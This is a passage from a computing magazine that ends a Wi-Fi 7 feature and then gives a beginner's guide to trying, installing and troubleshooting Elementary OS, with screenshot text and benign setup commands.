In fact, two fast-moving Chinese manufacturers are already offering Wi-Fi 7-enabled smartphones, namely the OnePlus 11 5G and the Xiaomi 13 Pro. Other flagship Android phones such as the Samsung Galaxy and Google Pixel series will likely follow suit in their next generations. iPhone fans may need to wait a little longer, as Apple tends to lag behind the curve when it comes to Wi-Fi – the iPhone 15 is expected to ship with Wi-Fi 6E.

It's a similar situation with computers. 802.11be expansion cards will probably appear in the second half of 2023, which means custom-built PCs with Wi-Fi 7 are likely only a matter of months away – and existing systems with an accessible PCIe or M.2 2230 slot should be easily upgradable. Intel says the new networking tech will be standard on Core-powered PCs in 2024. LXF

Keep an eye out for the new Wi-Fi 7 certification.

2020: Wi-Fi 6E (802.11ax)
More a variant than a true standard, Wi-Fi 6E is a version of Wi-Fi 6 that adds support for connections in the 6GHz radio band. Otherwise the encoding and transmission systems are identical to those in Wi-Fi 6 – but reduced interference in the higher frequency range means that 6E devices often achieve better real-world performance than a standard Wi-Fi 6 connection on the 5GHz band.

CREDIT: TP-link, Qualcomm, Netgear

LEARN LINUX!

Finally had enough of your Windows PC? **Nick Peers** reveals how to fully road-test – then switch to – a user-friendly Linux distro.

There's a myriad reasons for why you might have fallen out of love with your computer. Perhaps you're tired of the constant updates and upgrades that slowly sap the life out of it unless you invest in expensive hardware upgrades (or even a completely new computer). Maybe it's the slow erosion of your privacy as personal information is leaked, and your computer is targeted with adverts. Or you might simply hanker after a new experience, one that takes you back to a time when you still enjoyed computing.

The answer to all these concerns is Linux. It's supported for much longer than many OSes – up to 10 years, depending on Long Term Support options – freeing you from that constant upgrade/update cycle. Linux is also optimised for older hardware, so can give your existing PC a new lease of life. No personal data is collected, and the OS doesn't try to sneak any ads in.


Ah, you say, but Linux is difficult to use, right? Wrong. There's a multitude of Linux distros out there written with the normal, everyday user in mind, and in this feature, we're going to introduce you to one of the most popular: Elementary OS. Its slick user interface is easy to master, and it'll instantly feel familiar. We'll show you how to test it thoroughly before installing it on your PC, either alongside your existing Windows installation or in place of it.

So, are you ready for a fresh start? Then buckle up as we take you from a Linux Learner to Linux User in around 60 minutes*. Let's go!

* Hey, we don't know how many cups of tea you'll be drinking or your internet download speeds…

Prep for a Linux OS

An ounce of preparation is worth a pound of cure.



General
Name: Elementrary OS
Operating System: Ubuntu (64-bit)

System
Base Memory: 4096 MB
Processors: 4
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization

Display
Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Elementary OS can be spun up in a virtual machine in seconds, so you can test run Linux for yourself on almost any system.

The good news is that you don't need to commit to a full-blown install of Linux to determine if it's right for you. Many Linux distros – including Elementary OS – come with a live version of the operating system that can be run directly from DVD or USB flash drive. This enables you to get started with Linux in minutes without committing any hard drive space. Reboot your PC with the drive inserted, then look for an option to bring up the boot menu just after your PC switches on (typically F11 or F12). Press this, then select your boot media from the menu – if there's a choice, try UEFI first.

If you've installed *Ventoy*, you'll see a list of ISO files stored on the drive – choose the Elementary OS ISO option and it should then display a menu inviting you to Try Or Install Elementary OS. Select this to be taken through a quick language/keyboard setup wizard. From here, select Try Demo Mode and click Next.

Once Elementary OS has loaded, you can browse its desktop as if you'd installed it on to your hard drive. Sadly, you can't install any apps, but you can get a feel for how the desktop works. If you run into problems with the display, turn to page 38 for some tips.

If Elementary OS doesn't float your boat, turn to page 39 to find details of five alternative distros you can try. Download the ISO, add it to your *Ventoy*-enabled flash drive and give it a run. When you're ready to boot your drive, turn the page to find out how to get started with Linux!

The virtual path...

If you're not convinced by Elementary OS after running it in a live environment, the next logical step is to install it inside a virtual machine (VM) within your OS, so you can get a more realistic feel for it – you'll be able to install other software, for example.

Download and install *VirtualBox* (**www.virtualbox.org**), launch it and choose Machine > New. Click the down arrow next to ISO Image to select your Elementary ISO file and give your virtual machine a suitable name. Expand Hardware to allocate more memory and CPU resources if available – a couple of cores and 4GB of memory is ideal. For the Hard Disk increase the size of the virtual hard disk to a more comfortable 64GB, plus choose a suitable drive or folder on your PC to house it all.

Click Finish, then click Start and watch as Elementary runs inside its own window. When you come to the Try Or Install screen, choose Erase Disk And Install, and follow the guide in the main copy to install a fully working version inside the virtual machine (ignore the warning about it not working properly in a VM by clicking Install Anyway).

Once installed, shut down the VM and click Settings > Display. Verify VMSVGA is selected as the Graphics Controller, tick Enable 3D Acceleration and allocate the maximum amount of RAM. Boot into your VM and follow the optional steps outlined at **https://i12bretro.github.io/tutorials/0137.html** to install the Guest Additions and improve performance.

» BUILD YOUR INSTALL MEDIA

Like all Linux distros, Elementary OS's installation media is supplied as a single ISO file, which you can burn to DVD or flash to a suitable USB thumb drive (4GB or larger) using a tool such as *Etcher* (**https://etcher.balena.io**). But if you have a larger flash drive, why not use a special tool called *Ventoy* (**https://ventoy.net**) to create a single flash drive on which to house all your bootable media?

On your Windows PC, download the latest build from the website and use it to set up a single large flash drive (16GB or bigger) to house all your bootable media. Once created, all you need to do is copy your downloaded ISO files to the drive. When you later boot your PC from the flash drive, *Ventoy* displays a menu letting you choose which ISO to boot from, making it easy to switch between them.

Now return to **https://elementary.io** – type a zero into the Custom box and click Download Elementary OS. Save the file to your hard drive, then copy it across to your *Ventoy* boot drive. After creating your fail-safe backup using *Hasleo Backup Suite (see the main text)*, copy the ISO file containing your emergency bootable media to the flash drive, too.


If you'd like to try out any other Linux distributions *(see page 39)* and your thumb drive has enough free space left, you can download the required ISO file from each website and copy one or more to your thumb drive, ready for trying out.

»

CREDIT: Magictorch

Take the Elementary tour

Discover how to get started using your new flavour of Linux.


Applications
Sat, 4 Nov 11:35
AppCenter
Calculator
Calendar
Camera
Code
Document Viewer
Feedback
Files
Mail
Multitasking View
Music
Photos
Screenshot
Shortcuts
System Settings
Organise your photos
nickpeers
Downloads
Pictures
Videos
Downloads
Rubbish Bin
Connect Server...
LXF306.tut2_proxy.pdf
org.libreoffice.LibreOffice.flatpakref

Elementary's desktop is called Pantheon and was designed with Mac OS switchers in mind. It's bright, colourful and easy to use.

Booting into Elementary OS – using Live Distro, a virtual machine (*see page 36*) or full install – you should find yourself at the login screen, where you're prompted to enter the password you just created to log into your new OS for the first time. When the desktop appears, you'll see a verdant mountain landscape as your wallpaper, highlighting how Elementary is designed very much in the mould of Mac OS.

At the bottom is the Dock – it's a more elegant form of Windows' taskbar, while there's a Panel at the top. On the left of this, click Applications to open Elementary's launcher, its equivalent of the Start menu. You'll see a series of shortcut icons spread over two pages (roll the mouse wheel up and down to move between them) – clicking one opens it, while right-clicking reveals options to pin or remove it from the Dock, uninstall the app or view it in the AppCenter.

The AppCenter is Elementary's app store, similar to the Microsoft Store in Windows or your phone's app store. It's not the only way to install programs on your PC – and is, in fact, quite lightly populated with apps written specially for Elementary's Pantheon desktop. We'll cover both it and alternative app sources shortly.

Continuing our tour, in the middle of the Panel is the date and time – roll your mouse over this to reveal a pop-up monthly calendar with a list of any events you've set up using Elementary's main *Calendar* app or via any online CalDAV service you've connected to it.

The top-right corner of the Panel reveals a series of buttons, each of which reveals a pop-up menu. From left to right: a speaker button lets you control audio volume and music playback via Elementary's *Music* app; a network button makes it easy to quickly enable and disable networks; a notifications pop-up offers a 'do not disturb' option; and a power button make it easy to lock, log out, suspend, shut down or restart your system.

All four pop-ups also contain shortcuts to their relevant entries in the System Settings menu, which can also be accessed from the launcher and the Dock.


Set up your system

Take the time to go through System Settings – this is where you get to fine-tune Elementary to your needs. It's a little spartan compared to other OSes – there are 21 sections split into four categories: Personal, Hardware, Network & Wireless, and Administration.

For the most part, things are self-explanatory – Applications is where you can switch defaults to new programs if you replace them. It's also the place to go to manage startup entries and set permissions for individual apps, managing their access to certain folders and devices, such as webcams and printers.

If the layout isn't quite to your liking, explore the options under Desktop, from switching wallpaper and accent colours to resizing the Dock and even improving readability for those with dyslexia.

Visit Displays to resize the screen if necessary or enable night light support and apply filters to make the screen easier to read and less distracting. Go to Online Accounts to connect CalDAV calendars and tasks as well as IMAP email accounts to use with the built-in *Mail* and *Calendar* apps. A Sharing section enables you to switch on DLNA servers for streaming music, photos and videos to compatible devices.


All Settings
Applications
Search Settings
Defaults
Startup
Permissions
Search Applications
Printing, Home Folder
Reset to Defaults

Calculator
GPU Acceleration
Camera
Devices
Captive Network Assistant
Network, GPU Acceleration
Document Viewer
Printing, Home Folder
File Roller
Home Folder
Music
GPU Acceleration
Screenshot
Home Folder
Videos
GPU Acceleration
Web
Network, GPU Acceleration

Home Folder ☑
Access your entire Home folder, including any hidden folders.
System Folders ☐
Access system folders, not including the operating system or system internals. This includes users' Home folders.
Devices ☐
Access all devices, such as webcams, microphones, and connected USB devices.
Network ☐
Access the Internet and local networks.
Bluetooth ☐
Manage Bluetooth devices including pairing, unpairing, and discovery.
Printing ☑
Access printers.
Secure Shell Agent ☐
Access other devices on the network via SSH.
GPU Acceleration ☐
Accelerate graphical output.

The System Settings tool is worth exploring in depth after installing Elementary – it works in a similar way to Windows' equivalent.

Another unique feature can be found under Screen Time & Limits, where if you share your PC with others, you can apply screen time limits, plus block selected applications and websites – perfect for children.

Some sections are greyed out with a warning that administrator rights are required – click the Unlock button and enter your user password to make changes.

Find more apps

While Elementary comes with a core set of apps similar to those bundled in Windows, you'll soon be itching to do more with your new OS. You can install apps several ways in Elementary – just like you can in Windows – but the simplest place to start is its AppCenter, accessible directly from the Dock.

Click this to open an app store not dissimilar from that on your phone. There's a search tool at the top, a list of featured apps, and categories for you to browse. Click one, and a list of paid-for and free apps is shown. You'll also see an orange flash button at the top – click this to see a list of all installed apps (these include the apps preinstalled with Elementary) as well as any that have updates available. Click Update next to individual entries, or Update All to update them all in one go, or click the Settings button next to the flash button to reveal an automatic updates option.

You may be disappointed with the slim pickings on offer – try a search for a well-known tool such as *LibreOffice* and you're likely to come up short, although you are directed to an alternative app centre, Flathub, through Elementary's web browser. Flathub has many more apps to choose from – click Install to download a small file with a flatpakref extension. Open your **Downloads** folder in the *Files* app, then double-click this. A dialog warning you about this 'untrusted' app pops up, with a summary, download size and warning that updates aren't checked before they're offered. Tick I Understand and click Install Anyway to proceed.

Apps installed through Flathub also appear in the AppCenter alongside other installed apps, but there's one major disadvantage to Flathub: because of the way apps are packaged (to run in a sandbox for security and compatibility purposes), they tend to be much larger than apps from elsewhere.

Thankfully, apps can be added from other sources, too – because Elementary is effectively a variant of the massively popular Ubuntu distro, it supports Ubuntu repositories, which are collections of apps hosted in a single location. These can be installed directly through the terminal using `sudo apt install appname`, but if you don't know the application name, a simpler option is to install another package manager alongside AppCenter. Open the terminal and issue the following commands:


```
$ sudo apt update
$ sudo apt install synaptic
```

Once installed, close the terminal and open the Applications launcher, where you'll see an entry for *Synaptic Package Manager.* Open this and you'll gain access to a much wider range of programs.

You can also source some programs from their own websites. Look for two types of file: DEBs are packages similar to Windows installers, while AppImages are like Windows portable apps. Search *Synaptic Package Manager* for a program called *GDebi,* which simplifies the install process for DEB packages.

When it comes to AppImages, the files need to be tweaked to make them executable in Linux. To do this, right-click the file in *Files* and choose Properties > Permissions before clicking Execute under Owner, which changes the permissions to 764. Click Close and the program should now run when you double-click it.

The AppCenter isn't just for finding and installing new programs; use it to manage and update existing ones, too.



1 Update Available

Up to 143.1 MB

Runtime Updates
1 runtime with updates

Up to Date

open-vm-tools-desktop
12.1.5

AppCenter
7.4.0

Calculator
2.0.2 - AppCenter (system-wide)

Calendar
7.0.0 - elementary Updates

Camera
6.2.2 - AppCenter (system-wide)

Captive Network Assistant
2.4.4 - AppCenter (system-wide)

Code
7.1.0

Document Viewer
44.3 - AppCenter (system-wide)

elementary Icons
7.3.1

elementary Wallpapers
7.0.0

Feedback
7.1.0

File Roller
43.0 - AppCenter (system-wide)

Files
6.5.2

Granite
6.2.0

Granite 7
7.3.0

Initial Setup
6.3.0

Login & Lock Screen
7.0.0

Mail
7.2.0 - elementary Updates

Multitasking & Window Management
7.1.2

Music
7.1.0 - AppCenter (system-wide)

Notifications
7.0.1

Photos

Plank

Portals

USING THE TERMINAL

While Elementary OS provides an easy-to-digest desktop to explore and use, there's no getting away from the fact that it's a Linux operating system, and that means there's an underlying command-line interface (shell) available. You interact with it via the terminal, accessible via the launcher.

The shell uses a language called Bash, and the basics are quite easy to grasp as its syntax is relatively simple: `utility command -option`. But rather than try to cram a crash course in here, go to **www.terminaltutor.com**, where Niklas Wenzel has built a brilliant site that steps you through the basics with an interactive shell you can type commands into.

When you open Elementary's terminal, you'll see it's a relatively simple affair. You open a session to the shell pointing to your home (~) directory, logged in as your own user. You can open additional sessions using the + button on the left – each one runs in its own separate tab. A Search button enables you to search each tab for keywords, while the Settings button provides a handy tool for changing the size of the text as well as the terminal's colour scheme.

You may feel like the terminal is something you'd rather avoid, but it's worth exploring it a little bit, simply because it's often much quicker to type (or paste) commands into the terminal to achieve things instead of pointing and clicking your way through various application interfaces.

»

Install Elementary OS

Discover how to safely install Linux on your PC.

I if you've liked what you've seen and decided to install Elementary OS, it's time to take the plunge – or, if you're not quite ready, check out the box *(below)* on installing Elementary in a virtual machine, which has the added benefit of giving you a dry run through the install process without having to worry about damaging your system.


Now consider where and how you're installing Elementary OS. In most cases, you'll be installing it alongside Windows. This can be done one of two ways: either install Elementary on its own separate hard drive, or partition your existing system drive to make space for Elementary alongside Windows.

If you choose the latter option, you need to shrink your Windows drive to free up a minimum of 64GB of space for Linux. Make sure you leave Windows some free space, too – we recommend your current drive has a minimum of 100GB of free space before attempting to partition it. One prerequisite of a dual-boot setup is that you disable hibernation in Windows, which has the bonus of freeing up gigabytes of drive space (the equivalent of however much RAM is in your PC). To do this, right-click the Start button and choose Terminal (Admin). Type the following command and hit Enter:

```
$ powercfg -h off
```

After you've cleared out enough space, right-click the Start button and choose Disk Management. Right-click your Windows drive and choose Shrink Volume to attempt to shrink it by 64GB or more. If this isn't possible due to what Windows terms "unmovable" files, use a free third-party tool such as *Paragon Partition Manager Community Edition* (**www.paragon-software.com/free/pm-express**) to free up the space.

If your drive isn't big enough to accommodate Linux as well as Windows, and there isn't space to fit a second drive, you may need to consider upgrading to a larger one – if you go down this route, use *Hasleo Backup Suite's* Clone > Disk Clone option to migrate your existing Windows installation to the new, larger drive before proceeding.



Broadcom® Wi-Fi adapters, NVIDIA® graphics, and some virtual machines may not function properly without additional drivers. Most devices do not require additional drivers.

Proprietary drivers contain private code that can't be reviewed. Security and other updates are dependent on the driver vendor.

An Internet connection is required to install NVIDIA® graphics drivers.

Proprietary drivers can be installed later through AppCenter, but an Internet connection will be required for all drivers.

☑ Include third-party proprietary drivers when installing. I agree to their respective licenses and terms of use.

Tick the box when prompted to install proprietary drivers that will simplify hardware setup on many systems.

Start the install process

You're now ready to install Elementary. With your USB drive plugged in, restart your PC. The start of the process is identical to giving Elementary a test drive, so repeat the process of booting from your USB drive from the previous page.

You'll now find yourself back at the Try Or Install screen. At this point, you have two broad choices: Erase Disk And Install, or Custom Install (Advanced). The first option is the one to choose if you're either wiping Windows completely from your system or installing Elementary to its own drive. This latter option is our preferred method – not only do you get to preserve your Windows installation, but by keeping Elementary on a separate drive, you don't have to get involved with any partitioning.

But this isn't always practical – for example, you want Elementary alongside Windows on a laptop with


» BEFORE YOU INSTALL…

Even if you plan to install Elementary alongside Windows, there's a chance the partitioning might fail, so it pays to take a fail-safe backup before you begin. This just makes for good digital safety. The best free tool for the job is *Hasleo Backup Suite Free* (**www.easyuefi.com**). Download and install it, then launch the app. Create your emergency boot media – navigate to Tools > Emergency Disk. Tick Download WinPE Components, then click Next and wait for the rescue disc to be created. Leave Export ISO selected and choose where to save the file. Once done, see the Build Your Install Media box *(below)* for a way to copy it and your Linux installation media to the same drive.

Switch to Backup, where you'll see three options; start with System Backup. This preselects all disks and partitions required to run Windows. Choose a suitable backup location (a different physical drive – preferably external – to the one Windows is installed on) and click Proceed. Once the backup has been taken, go back to Tools and select Check Image to verify the backup can be relied on if you ever need it.

Now ask yourself if you need to back up anything else – if your data is stored on a separate partition or drive from Windows itself, it's worth either taking a full Disk/Partition Backup of everything on that drive, or choosing File Backup to back up selected files or folders.


PARTITION FOR A DUAL-BOOT SETUP


/dev/sda (256.00 GiB)
unallocated
109.35 GiB
New Insert
Delete Delete
Resize/Move
Copy Ctrl+C
Paste Ctrl+V
Format to
Open Encryption
Mount
Name Partition
Manage Flags
Check
Label File System

File System	Size	Used	Unused
ntfs	300.00 MiB	9.07 MiB	290.93 MiB
fat32	100.00 MiB	---	--
unknown	128.00 MiB	---	--
ntfs	146.14 GiB	57.07 GiB	89.07 GiB
unallocated	109.35 GiB	---	--

1 Select unallocated space


After clicking Custom Install (Advanced), you're shown a graphical representation of your hard drive's current partition structure – the unused part is what you need to set up. Click Modify Partitions to open the *GParted* partition editor. Right-click the unallocated space as shown above and choose New.


/dev/sda (256.00 GiB)
/dev/sda4
146.14 GiB
/dev/sda5
108.86 GiB
File System
Size
Used
Unused
Flags
Create new Partition
Minimum size: 1 MiB
Maximum size: 500 MiB
Cancel
Add
Back
Next

Free space preceding (MiB): 0
New size (MiB): 500
Free space following (MiB): 0
Align to: MiB
Create as: Primary Partition
Partition name:
File system: ext4
Label:

2 Create required partition

Type 500 into the Free Space Following (MiB) box to allocate all but the last 500MB of the drive to Elementary. Leave the other settings as they are (Primary Partition, ext4 filesystem) and click Add. Now right-click the unallocated space and choose New followed by Add. Choose Edit > Apply All Operations.


/dev/sda2
4.9 MB (fat32)
/dev/sda3
134.2 MB (none)
/dev/sda4
156.9 GB (ntfs)
/dev/sda5
116.9 GB (ext4)
Back
Next

Use Partition ●
Format ○
Use as: Root (/)
Filesystem: Default (ext4)

3 Assign partition

Click Apply, then Close when finished. Choose GParted > Quit. Right-click the small partition on the right and flick Use Partition to on. Set Use As to Boot (Boot/EFI). Now right-click the partition to its left and flick that switch on, too. Leave it set to Root (/) and Default (ext4), then click Next.

only one physical hard disk, which is where the advanced option comes in. This lets you configure the free space to welcome Elementary on to your PC.

Installation proper

The process diverges depending on which install option you choose. If you select Erase Disk And Install, you're shown a list of all detected drives. Whichever drive you select is wiped clean and Elementary is installed on it, so choose with care. If installing Elementary to its own drive, use the drive size to identify the correct one to erase before clicking Next.

If you're choosing the Custom Install (Advanced) option, follow the step-by-step guide *(above)* to see how to carve out the freed-up space for Elementary.

Once your drive has been selected or partitioned, you may be prompted to enable drive encryption for security purposes – either select Choose Password to do so (but make sure the password is both strong and memorable – store it somewhere safe, such as your password manager) or choose Don't Encrypt if you don't need it.


Next, you're prompted to install proprietary drivers – we recommend ticking the box before clicking Erase And Install to begin the installation proper. Wait for drives to be erased, files copied and extracted, and the installation to proceed.

Post-install steps

You're next prompted to unplug your flash drive (this is done automatically if you're installing in a virtual machine) and press Enter to reboot. Do so and if you're lucky, you're shown the GRUB boot menu for the first time, where you're given a choice between booting Elementary or Windows every time you start your PC.


If this doesn't appear and you find yourself back in Windows, restart your PC and press the key prompted (typically Del or F2) to enter your system BIOS/UEFI. Locate the Boot section, where you should see that your Windows boot manager is currently the default boot device – change this to the Elementary OS entry, save your changes and exit. You should now boot to GRUB – leave Elementary selected to complete setup.

This can take some time in a VM (wait if you find yourself halted at a terminal login prompt, for example). Eventually, the wizard reappears – skip through the language settings, then set up your user account (full name, username, password, and computer name for identifying on the network), then click Finish Setup. Congratulations you've fully installed Elementary OS.



```
                        Change boot order

 Change the order          <elementary OS 7.1
                           Horus>
                           <Windows Boot
                           Manager>
                           <EFI VMware Virtual SCSI
                           Hard Drive (0.0)>
                           <EFI VMware Virtual SATA
                           CDROM Drive (0.0)>
                           <EFI VMware Virtual SATA
                           CDROM Drive (1.0)>
                           <EFI Network>
                           <EFI Internal Shell
                           (Unsupported option)>

 Commit changes and exit
 Discard changes and exit
```

After installing, it's likely Windows will reassert itself as the default choice at startup. Change this in the UEFI.


NP
Create an Account
Back
Finish Setup

Full Name: Nick Peers
Username: nickpeers
Choose a Password: ●●●●●●●●
The password fails the dictionary check – it is based on a dictionary word
Confirm Password: ●●●●●●●●
Device name: elementary-OS
Visible to other devices when sharing, e.g. with Bluetooth or over the network.


Apart from restating your language and keyboard choices, you need to set up your own user account post-install.

Solve hardware issues

Fix classic problems first-timers have with displays, networks and more.

Hopefully your introduction to Elementary will be a smooth one, but if you run into problems when running on real hardware don’t panic. As with Windows, most issues are down to drivers, but if you tick the option to install proprietary drivers during setup, you should avoid most issues.

One issue you can’t avoid if you’re trying to run the Elementary OS live environment on a PC with Nvidia graphics is the fact that it boots to a virtually unreadable desktop that’s bright yellow with white text. The solution is to reboot, then choose Try Or Install Elementary OS (Safe Graphics) at the first boot menu.


Wired
Editing Wired connection 1
General
Ethernet
802.1X Security
DCB
Proxy
IPv4 Settings
IPv6 Settings
Automatic (DHCP) addresses only
Manual
Link-Local Only
Shared to other computers
Disabled
Additional search domains
DHCP client ID
☐ Require IPv4 addressing for this connection to complete
Routes...
Cancel
Save

Connection name: Wired connection 1

Method: Automatic (DHCP)

If your network adapter is detected, but you still can’t connect, visit the Network section to set it up properly.

If you subsequently don’t tick the proprietary driver box when installing Elementary, you’re faced with the same virtually unreadable desktop. To fix this post-install, add the required Nvidia drivers from a terminal window. Enter the following two commands, then reboot:

```
$ sudo apt install linux-headers-$(uname -r)
$ sudo apt-get install nvidia-driver-525
```

If you suffer from other less severe colour issues, the likely culprit is a faulty monitor colour profile. You can try navigating to System Settings > Displays > Filters and experimenting with the options there for a temporary fix, but a more permanent solution involves using a terminal-only app called *Colormgr* with the following commands:

```
$ colormgr get-devices-by-kind display | grep “Device ID”
$ colormgr find-profile-by-filename ‘/usr/share/color/icc/colord/sRGB.icc’ | grep “Profile ID”
```

In the following line, substitute Device ID and Profile ID with the values returned by the first two commands:

```
$ colormgr device-add-profile YourDeviceID YourProfileID
```

If this solves the issue, make the switch permanent:

```
$ colormgr device-make-profile-default ‘YourDeviceID’ ‘YourProfileID’
